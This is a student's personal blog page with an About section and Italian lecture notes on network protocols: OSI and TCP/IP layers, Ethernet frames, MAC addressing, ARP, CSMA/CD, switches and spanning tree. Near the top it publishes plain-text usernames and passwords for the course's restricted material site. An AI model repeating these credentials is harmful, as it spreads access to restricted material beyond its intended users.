My Personal Blog
About⌗
DONE About⌗
Hello stranger, and welcome to my personal blog!
My name is Matteo Lugli, and I am currently an undergraduate student at university of Modena.
I study Computer Science, which is also one of my biggest passions. That’s why here you will mainly find I.T related posts and articles,
together with some of my university notes.
You’ll find more information about me down below.
Enjoy! ( I mean life, in general ;) )

-
Age: 21
-
Birthday: 1/8/2001
-
Other interests: Productivity, Reading, Vintage Technology, Dungeons and Dragons, Boardgames.
-
Favourite books:
- Deep Work (Cal Newport);
- How to win friends and influence people (Dale Carnegie);
- The Old Man and the Sea (Ernest_Hemingway);
- Walden; or, Life in the Woods (Henry_David_Thoreau);
-
Favourite quote
[…] but man is not made for defeat.
Ernest_Hemingway
 #\##|   |
##\\ |   |
   \\|   \'---'/
    \   _'.'O'.'
     | :___   \
     |  _| :  |
     | :__,___/
     |   |
Reti⌗
DONE Protocolli e architetture di rete ITA-(2022/2023)⌗
Cosa posso trovare qui?⌗
Questa pagina (in italiano) contiene i miei appunti del corso di “Protocolli e architetture di rete” del corso triennale di informatica di Unimore. Verranno quindi riportati gli approfondimenti/chiarimenti che vengono fatti durante le lezioni. Il materiale include i write-up delle esperienze fatte in laboratorio.
→ Link per accedere al materiale didattico:
2022/2023 –> https://weblab.ing.unimore.it/protocolli/2223
2021/2022 –> https://weblab.ing.unimore.it/protocolli/2122/
Le credenziali per accedere al materiale di quest’anno sono:
- username: PAR2223
- password: Kaw8Meir
Le credenziali per accedere al materiale dell’anno scorso sono:
- username: PAR2122
- password: Enae3pie
Troubleshooting⌗
Se la pagina non carica correttamente i contenuti in latec, basta ricaricare la pagina
una o al massimo un paio di volte. Questo problema può essere legato alla grande
quantità di testo e immagini presenti in questa sezione.
TABLE OF CONTENTS⌗
- METODI DI COMUNICAZIONE
- PROTOCOLLO TCP/IP
- (HTN) INTRODUZIONE
- (HTN) LAN e ETHERNET
- (HTN) INTERCONNESSIONI DI RETE E ACCESSO A INTERNET
- (IP) Livello IP
- (IP) Ip routing
- Lab 6-10
- Lab 20-10
- Lab 27-10
- Esercizi
METODI DI COMUNICAZIONE⌗

I protocolli hanno senso se condivisi, bisogna definire degli standard comuni.
ISO/OSI–> standard de iure, prima progettato su carta.

Sviluppato su 7 livelli come in Figura 1. Il pacchetto viene “inviato” dallo strato fisico di un host all’altro, poi viene “depacchettizzato”.
- Livello fisico : interessante dal punto di vista elettronico.
- Livello di collegamento: stabilisce come vengono strutturati i pacchetti appena prima che vengano trasmessi fisicamente.Il pacchetto a questo stadio viene anche chiamato frame (es. contiene dei bit per sincronizzare le schede di rete prima della configurazione effettiva).
- Livello di rete Livello centrale, si occupa dell’instradamento dei pacchetti.
- Livello di trasporto: trasporto dei pacchetti nella rete (nodi).
- Livello di sessione: vuole ricreare un’astrazione di alto livello, ri-orgranizzando i pacchetti.
- Livello di presentazione: si occupa di come viene rappresentata l’informazione.
- Livello di applicazione: fornisce un’interfaccia per le applicazioni che si interfacciano con la rete.

TCP/IP–> ha prevalso nello sviluppo di internet.
Diversi layer comportano un costo –> si cerca di snellire lo stack, diminuendo il numero di livelli. Nonostante ciò, si vuole mantanere la numerazione precedente (Livello trasporto –> 4, Livello Rete –> 3).
PROTOCOLLO TCP/IP⌗

2- Host to Network Modifiche del protocollo HTN non dovrebbero impattare il resto della rete: (es. posso creare una rete universitaria, basta avere l’hardware necessario).
3- Network: Protocollo per la consegna dei pacchetti da un host mittente ad un destinatario. Ci si occupa semplicemente dell’invio dei pacchetti, non ci si preoccupa di sessioni, pacchetti mancanti, congestione, o simili.
4- Transport: servizio di consegna con impegno tra due processi applicativi che stanno eseguendo su due host terminali. (es TCP, UDP);
5- Application: lo vedremo in seguito.
i layer 3 e 4 sono sempre essenzialmente quelli, possono cambiare spesso i livelli 2 e 5 nelle telecomunicazioni!

(es. Alcune applicazioni potrebbero avere la necessità di sfruttare il protocollo TCP perchè vuole garantire la consegna di tutti i pacchetti ).
(es. A livello host to network, una rete wireless potrebbe preoccuparsi della garanzia di consegna dei pacchetti. In questo modo risolvo localmente un possibile problema di non consegna dei pacchetti. Se non me ne preoccupo localmente, un’altro host dall’altra parte del mondo potrebbe ricevere dei dati non completi.)
(solitamente ci si occupa dell’affidabilità a livello end to end, a me interessa che le applicazioni comunichino correttamente!)
–> morale: posso decidere di risolvere i problemi in diversi layer dello stack, quindi a seconda del contesto si possono spostare alcune funzioni in altri livelli dello stack.
Non tutti i dispositivi(nodi) implementano tutto lo stack, si possono basare soltanto su alcuni layer. Switch e bridge sono dispositivi di livelo 2, che basano il loro funzionamento soltanto sul livello 2 (non sanno nulla del protocolli IP ad esempio)! Il concetto è estendibile: un router legge fino al livello 3, quindi fino all’indirizzo IP!

Tuttavia esistono delle eccezioni, come gli switch di livello 3, quindi anche qua c’è flessibilità.
Deep packet inspection: –> quando si parla di dispositivi che sono in grado di analizzare più in profondità i pacchetti: riesce a leggere informazioni anche a livelli più alti dello stack.
(HTN) INTRODUZIONE⌗
Gli scopi del livello Host to Network sono:
interconnessionetra due o più host;trasmisionne di datitra host interconnessi;connessionedi un host a internet;
Nello stack TCP/IP questi 3 aspetti sono fortemente interconnessi tra di loro.
Alcuni esempi:
- LAN wired: Ethernet;
- LAN wireless: 802.11x;
- PAN: (Bluetooth);
- Mediante modem;
- WAN wireless;
L’unità informativa è chiamata frame (host-
router/switch, router/switch-router/switch, host-host).
Come anticipato, il livello H2N comprende 2 sottolivelli:
- Livello “fisico": ci si riferisce alla vera e propria connessione “fisica” tra gli host (cavo coassiale, fibra ottica, trasmissione radio, modem);
- Livello “data link": che si occupa dell’incapsulamento e invio dei dati tra gli host.
-
Modalità di trasmissione
Unicast–> un mittente e un destinatario;- Multicast –> comunicazione tra un mittente e un gruppo di destinatari;
- Anycast –> mittente che vuole comunicare con un mittente in un gruppo;
Broadcast–> mittente che vuole comunicare un’informazione a tutti;
-
Tipi fisici di collegamento
-
Mezzo broadcastUn mezzo broadcast è un mezzo attraverso il quale un host invia informazioni a tutti gli host collegati. Si può sfruttare un dispositivo broadcast per riservare delle informazioni (ad es.) ad alcune interfacce di rete. -
Mezzo punto a puntocollegamento pensato per fornire comuncazione tra 2 punti soltanto.- Half-Duplex: collegamento che permette ad un solo host di inviare dati sul mezzo fisico in un determinato instante.
- Full-Duplex: collegamento bidirezionale, collegamenti interni dedicati per entrambe le direzioni (nel caso di un punto a punto).
E' importante capire bene la differenza tra modalità di trasmissione e tipi fisici di collegamento. Infatti, a prescindere dal mezzo, un protocollo può prevedere molteplici modalità di trasmissione.
-
(HTN) LAN e ETHERNET⌗
-
Introduzione
Rete che consente la comunicazione tra dispositivi a livello locale. Una rete locale può anche essere estesa a livello cittadino, o regionale. Essa ha un numero limitato di nodi!
Backbone LAN–> Lan dedicate a collegare tante altre reti. Sono dorsali informatiche che permettono la comunicazione ad alta velocità (solitamente tramite fibra ottica) tra due punti anche molto distanti tra di loro. Sono di proprietà delle grandi aziende di telecomunicazioni. In Italia, uno dei principali backbone network è la rete universitaria GARR che collega attraverso reti sottomarine in fibra ottical’università Federico II di Napoli alla città di New York.
-
Scheda di rete
Un host connesso a internet ha un dispositivo fatto apposta per il protocollo H2N, prende il nome di “scheda di rete”. La scheda di rete si occupa del frame (in certi casi anche di una minima parte della logica), mentre solitamente il sistema operativo si occupa solo delle informazioni logiche. Quindi in realtà quando si parla di H2N non bisogna immaginarsi il dispositivo (pc, tablet) ma la vera e propria scheda di rete.
-
Topologie
BUS–> Consiste in un cavo che collega tutti gli host, i messaggi vengono inviati a tutti gli host come segnali elettrici, ma accettati solo dal reale destinatario. Il problema è che se il cavo si rompe in qualsiasi punto, la rete si rompe e non funziona più.ANELLO–> Un host che riceve un pacchetto si chiede se il pacchetto è destinato a lui. Se non è per lui, quell’host inoltra il pacchetto! L’host destinatario assorbe il pacchetto quando gli arriva.STELLA–> Gli host sono connessi ad un dispositivo centrale dedicato. Si riescono a raggiungere distanze maggiori (due host possono essere distanti “2 cavi”). La rottura di un collegamento provoca solo l’interruzione della connessione con un host. Il problema è che se si rompe il dispositivo centrale (o si congestiona) la rete si rompe o si rallenta.
-
Protocollo Ethernet
Protocollo per realizzare reti locali. (Nello stack TCP/IP siamo sempre nel livello h2n.) Questo protocollo era inizialmente progettato per funzionare su reti cablate con topologia a BUS (velocità nell’ordine dei Mbit, quando venne ideata). Ora le schede di rete reggono velocità anche a livello di Gbit. Teoricamente il protocollo Ethernet può essere implementato anche con cavi ottici. In realtà al giorno d’oggi questo protocollo è usato con topologia a stella, molto più sicura e diffusa.
- Il cavo bus deve avere due “terminatori” che assorbono la corrente.
- Motivi del successo di ethernet:
- Poco costosa;
- Flessibile e si presta a diverse tecnologie/topologie;
- Rapida diffusione iniziale che ha preso il controllo del mercato;
Vediamo ora alcuni aspetti fondamentali del protocollo ethernet:
Indirizzo MAC:Gli indirizzi MAC sono gli identificatori usati nel protocollo ethernet.
Esempio: 81:F4:A3:AA:9C:49 –> 6 byte (8 bit ogni coppia). Questo tipo di indirizzo è detto flat: le cifre non hanno un valore “posizionale”. Soltanto i primi 3 byte servono per identificare il produttore della scheda di rete: con questo stratagemma si evita di generare indirizzi hardware uguali tra produttori diversi.
Questi indirizzi valgono per la stessa rete locale. Ovviamente la rete funziona correttamente se questi indirizzi sono univoci! Ogni indirizzo MAC è associato ad un’interfaccia di rete (a livello Hardware). Essenzialmente viene scritto all’interno della scheda di rete dal produttore stesso.
Non ci sono misure forti che permettono a chi controlla l’host di “camuffare” l’indirizzo MAC che il sistema operativo usa per inviare i pacchetti.
- FF-FF-FF-FF-FF-FF: indirizzo di broadcast, serve per identificare comunicazioni broadcast in reti ethernet.
All’interno del frame del pacchetto inviato viene inserito l’indirizzo MAC del destinatario. In una topologia BUS, a livello elettrico tutti ricevono fisicamente il pacchetto, a livello logico lo riceve soltanto il destinatario. Di default, l’interfaccia di rete confronta il suo indirizzo MAC con quello inserito all’interno del frame. Ci sono alcune eccezioni:
- Il frame contiene l’indirizzo destinatario broadcast;
- Sull’host sta eseguendo un software di sniffing. In questo caso l’interfaccia di rete si dice in modalità promiscua.
L’indirizzo IP non basta da solo principalmente per 2 motivi:
- Se l’indirizzo IP fosse salvato nella NIC al posto dell’indirizzo MAC, quando il dispositivo si connette ad una diversa rete locale, quell’indirizzo all’interno della scheda dovrebbe essere riconfigurato ogni singola volta!
- Le NIC non sarebbero in grado di sopportare protocolli diversi da IP.
Frame Ethernet:-
Preambolo: sequenza di 8 byte che serve alle interfacce di rete per comunicare correttamente a livello fisico. (“Framing”) L’ultimo byte è una sequenza che indica la fine del preambolo, l’ultimo bit di questa ultima sequenza è sempre 1. Del preambolo si preoccupa solo l’interfaccia di rete, poi quella sequenza viene “scartata”, il S.O. non se ne preoccupa.
-
Indirizzo destinatario (6 byte): se in questo indirizzo tutti i byte sono settati a 1 allora il frame ethernet è detto frame broadcast.
-
Indirizzo sorgente (6 byte);
-
Camp tipo (2 byte): serve a implementare il multiplexing. Serve al sistema operativo (destinatario) per capire cosa fare del pacchetto ricevuto. (Devo essere in grado di collegare i vari livelli, devo “codificare” che payload sto trasportando). In altre parole, serve all’adattatore per sapere a quale dei protocolli dello strato di rete debba essere passato il campo dati di ciascun frame ricevuto.
-
CRC: Informazione di controllo che si trova dopo il pacchetto dati. Per questo si parla di “frame”, perchè il payload viene “circondato”. Il CRC serve per controllare l’integrità del paccheto: viene calcolato dall’interfaccia di rete del mittente durante l’invio del pacchetto con un algoritmo (detto a sua volta CRC). Il destinatario calcola a sua volta il CRC (in base ai dati che gli arrivano) e lo confronta con il CRC ricevuto. Se i due valori coincidono, allora la trasmissione è avvenuta correttamente.
Il CRC(Controllo di Ridondanza Ciclico) viene generato sulla base del contenuto di 2,3,4 e dei dati (payload).
Il payload (dati) si trova tra la 4 e la 5 sequenza.
MTU: (Maximum Transfer Unit) Dimensione massima trasferibile sulla rete, a livello di pacchetto. (solitamente 1500 byte) Il livello H2N usa lo stuffing per “completare” i pacchetti che hanno dimensione minore di 46 byte. Tutte le schede di rete di una rete ethernet devono essere configurate con la stessa MTU! (essendo un campo comunque variabile, un amministratore di rete potrebbe decidere di cambiarne il valore)Protocollo ARP: (Adress resolution protocol)Di base quando si vuole inviare un pacchetto ad un host, non si conosce l’indirizzo MAC del destinatario. Il protocollo ARP prende come in input l’indirizzo IP del destinatario, e come output ha l’indirizzo MAC del destinatario.
-
Richiesta ARP: messaggio broadcast che ha come payload l’indirizzo IP che l’host sta cercando. Questo messaggio viene ricevuto da tutti gli host connessi alla rete, ma l’unico che risponde è chi ha l’indirizzo IP ricercato. La risposta contiene l’indirizzo MAC associato a l’indirizzo IP iniziale.
La risposta è unicast, il destinatario manda il MAC adress solo a chi l’ha richiesto.
Questo modo di richiedere un indirizzo MAC è effettuabile soltanto su una rete contenuta: è difficile mandare un messaggio broadcast saturando una rete che connette troppi host. I pacchetti usati per richieste / risposte ARP sono pacchetti “assestanti” soltanto a livello h2n, non hanno un livello 3. Per questo è un “sottoprotocollo” dell’Ethernet.
Il fatto che non sia riuscito ad ottenere l’indirizzo MAC del destinatario (nel caso in cui effettivamente non ci sia), è un’informazione implicita che si ottiene grazie ad un “timeout”.
-
ARP Table: cache che conserva il mapping IP-MAC per un certo periodo di tempo, per migliorare la performance. La ARP cache è gestita totalmente a livello di sistema operativo. Un amministratore potrebbe voler configurare staticamente delle associazioni IP-ARP, nel caso in cui la rete sia fissa e non avvezza a cambiamenti di varia natura.
Esempio di una entry:
Indirizzo Ip Indirizzo MAC TTL 222.222.222.221 88-B2-2F-54-1A-0F 13:45:00 Protocollo CSMA/CD:Protocollo di accesso al mezzo che serve per rilevare le collisioni tra pacchetti nelle reti ethernet. Nelle reti wifi si vuole evitare la collisione, il suo protocollo prende infatti il nome di CSMA/CA –> (Collision Avoidance), più complesso e costoso!
- Carrier sense: L’interfaccia di rete prima di iniziare a inviare pacchetti si mette in ascolto, cerca di capire se qualcuno sta già trasmettendo;
- Listen while talking: le interfacce di rete cercano di rilevare segnali in ingresso anche durante la trasmissione. In tal caso si assume che avvenga una collisione, quindi l’interfaccia si ferma di inviare dati. –> L’interfaccia invia un segnale JAMMING, anche tutte le altre interfacce si mettono in pausa!
- Inter Frame Gap (IFG): lunghezza del pacchetto dati più piccolo. I frame emessi da un host sono distanziati da un Inter Frame Gap, in modo da permettere agli altri host di capire la fine di un frame e l’inizio di un altro. Un host prima di iniziare a trasmettere su un canale, sta in ascolto per la durata di un IFG in modo da capire se il canale sia libero o meno.
- Ritardo pseudo-casuale –> si ri-inizia a inviare i pacchetti applicando un ritardo casuale che si spera sia diverso per i vari segnali.
- Binary Exponential Back-off (BEB) –> algoritmo che decide il delay della trasmissione. Il delay è compreso tra [0, 2^n-1], quindi aumenta esponenzialmente ad ogni “stop”.

Il calcolo viene effettuato in base alla velocità della rete, non si lavora mai con tempi assoluti. Aumentando esponenzialmente la grandezza dell’insieme di valori da cui si sceglie il ritardo di trasmissione, l’host riesce a riadattare la trasmissione al traffico che attualmente è presente nella rete. In presenza di sovraccarico, ovviamente il ritardo di trasmissione è molto alto!
-
Tipi di dispositivi
Hub(l1): ripetitore di segnale, sono deprecati. Funge da centro stella, ogni volta che gli arrivano segnali elettrici lui li replica e lo manda su tutte le porte. Replica anche le collisioni!Switch(l2): consentono un inoltro selettivo dei frame: più host possono comunicare contemporaneamente nella stessa rete. Gli unici dati che lo swtich legge del frame ethernet sono gli indirizzi MAC.- store and forward: gli switch solitamente prima di inoltrare il pacchetto lo memorizza per analizzarlo. Se uno switch finisce la memoria (in caso di congestione) alcuni pacchetti potrebbero essere persi/eliminati. Questo meccanismo permette allo switch di gestire le collisioni fisiche!
- filtraggio: tabella di filtraggio che conserva la corrispondenza tra indirizzo MAC dell’host, la porta a cui è collegata e il tempo di vita di questa informazione. Inizialmente uno switch un hub che cerca di ottenere informazioni sugli host collegati alle sue porte. Da non configurato inoltra a tutti e inizia ad auto-apprendere in base ai pacchetti che gli arrivano.
- inoltro dei frame al MAC adress corretto.
Se ad uno switch arrivano delle richieste provenenti da due host (uno malevolo che ha copiato il MAC adress di un altro) con lo stesso indirizzo MAC, lo switch si auto-configura ogni volta! Ovviamente alcuni swtich più costosi hanno dei meccanismi di difesa più complessi.
Se uno switch riceve pacchetti da troppi mac adress differenti, finisce la memoria e non riesce più ad aggiornare la tabella di filtraggio. In tal caso, lo switch torna a lavorare come un hub, inoltrando i pacchetti a tutte le porte!
- paradigma cut-through: Il frame viene inoltrato all’address destinatario senza aspettare che il frame arrivi completamente. Questo aumenta le prestazioni, ma permette meno funzionalità (come l’implementazione del controllo di integrità CRC, che a volte è invece implementato in alcuni switch.);
Bridge(l2): implementa tutta la logica degli switch, ma con alcune funzionalità aggiuntive.-
Bridging trasparente: se si mettono in collegamento a livello 2 dei protocolli H2N differenti. Permette ad esempio l’inoltro di pacchetti tra protocollo ethernet e protocollo wi-fi. Quindi il sistema di indirizzamento è lo stesso.
-
Bridging non trasparente: in grado di lavorare con logiche di “conversione” di protocolli di comuncazione. Sono molto meno popolari.
-
Bridging virtuale: switch che funzionano su interfacce virtuali. Nonostante sia essenzialmente uno switch, viene chiamato gergalmente “bridge”.
Esistono anche dispositivi come gli splitter, molto economici e utili per far partire due cavi da uno solo di ingresso.
-
Interconnesioni di LAN
Una soluzione tipica per creare reti estese è quello di creare delle reti LAN multi livello. Gli switch usati nei diversi livelli possono anche essere di diversa natura, alcuni possono essere più veloci di altri in base alle esigenze. Nel caso qui presentato, lo switch centrale deve essere più potente degli altri. Anche le singole porte degli switch possono reggere diverse velocità.

Figure 6: Rete Lan multilivello In una rete del genere, un guasto potrebbe impattare il funzionamento di una grossa parte della rete. Per questo a volte si potrebbero creare delle reti con percorsi ridondanti, in modo da dare percorsi alternativi ai pacchetti.
- Problema: in presenza di reti cicliche, i messaggi broadcast circolano all’infinito!
- Soluzione:
spanning tree protocol–> in una rete con dei collegamenti ridondanti vengono disabilitati un certo numero di link sufficiente a rimuovere i cicli! Quindi serve una “logica” che possa aiutare a individuare questi cicli, usando dei messaggi sonda.
Il problema del protocollo ARP rimane: i messaggi broadcast impallano la rete!
(HTN) INTERCONNESSIONI DI RETE E ACCESSO A INTERNET⌗
-
Intro
Ci avviamo verso il livello 3, ma senza abbandonare il livello 2…
